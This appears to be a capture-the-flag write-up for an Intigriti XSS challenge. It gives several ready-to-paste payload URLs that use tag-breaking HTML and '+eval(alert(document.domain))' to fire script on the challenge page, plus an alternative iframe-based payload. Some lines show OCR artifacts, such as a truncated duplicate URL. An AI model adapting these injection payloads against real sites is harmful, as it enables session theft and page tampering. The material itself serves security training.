
?html=</div><xmp<title%20id=intigriti><test</test1><test%272&xss=
%2Beval(alert(document.domain))

Copy and paste following URL to fire the XSS attack:
https://challenge-1021.intigriti.io/challenge/challenge.php?html=%3C/div%3E%3Cxmp%3Ctitle%20id=intigriti%3E%3Ctest%3C/test1%3E%3Ctest%272&xss=%2Beval(alert(document.domain))



```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti><test</test1><test%272&xss=%2Beval(alert(document.domain))
```

```
challenge-1021.intigriti.io says
challenge-1021.intigriti.io
OK
```



```
https://challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title id=intigriti><test</test1><test'2&xss=%2Beval(alert(doc
```

```
challenge-1021.intigriti.io

challenge-1021.intigriti.io
```

EXTRA:
The XSS payload URL shown above is 1 solution. There are other solutions possible with shorter URLs and other tags being used. An example here also firing the XSS alert box but with different tags being used (xmp and iframe tags)

Copy and paste following URL to fire the XSS attack:
https://challenge-1021.intigriti.io/challenge/challenge.php?html=%3C/div%3E%3Cxmp%3Ciframe%20id=intigriti%3E%3Ctest%3C/test1%3E%3Ctest%272&xss=%2Beval(alert(document.domain))